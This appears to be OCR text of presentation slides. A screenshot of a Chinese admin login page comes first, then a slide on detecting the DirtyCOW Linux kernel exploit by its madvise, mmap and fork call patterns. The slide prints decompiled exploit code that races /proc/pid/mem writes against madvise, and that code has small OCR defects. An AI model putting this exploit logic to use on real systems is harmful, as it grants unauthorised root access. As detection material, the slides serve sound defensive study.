
后台管理系统

用户名

密码

记住密码 □

Login




```
@8DYL#[redacted]
-[redacted]
```

Exploit of DirtyCOW

- Race condition in copy-on-write

- Main pattern:
  - “madvise” system must be contained in user mode
- Affiliation pattern:
  - map memory (e.g. mmap), multiple thread/process (e.g. fork, pthread_create) are optional.



```
v6 = mmap(0LL, 4096LL, 3LL, 33LL, 0xFFFFFFFFLL, 0LL);
v7 = fork(v6);
v8 = v7;
if ( (v7 & 0x80000000) != 0 )
{
  perror("fork:0x1 root error:");
  exit(0LL);
}
if ( !v7 )
  goto LABEL_15;
sprintf(&v14, "/proc/%d/mem", v7);
v9 = open(&v14, 2LL);
if ( v9 == -1 )
  printf("open");
v10 = 0x100000;
do
{
  lseek(v9, v4, 0LL);
  write(v9, v3, v5);
  --v10;
}
while ( v10 );
kill(v8, 10LL);
wait(&v13);
printf("Parent is over..status == %d\n");
close(v9);
result = _stack_chk_guard;
if ( v24 != _stack_chk_guard )
{
ABEL_15:
  v12 = 0x100000;
  do
  {
    madvise(v4, v5, 4);
    --v12;
  }
  while ( v12 );
  exit(0LL);
```

The End

QUESTIONS?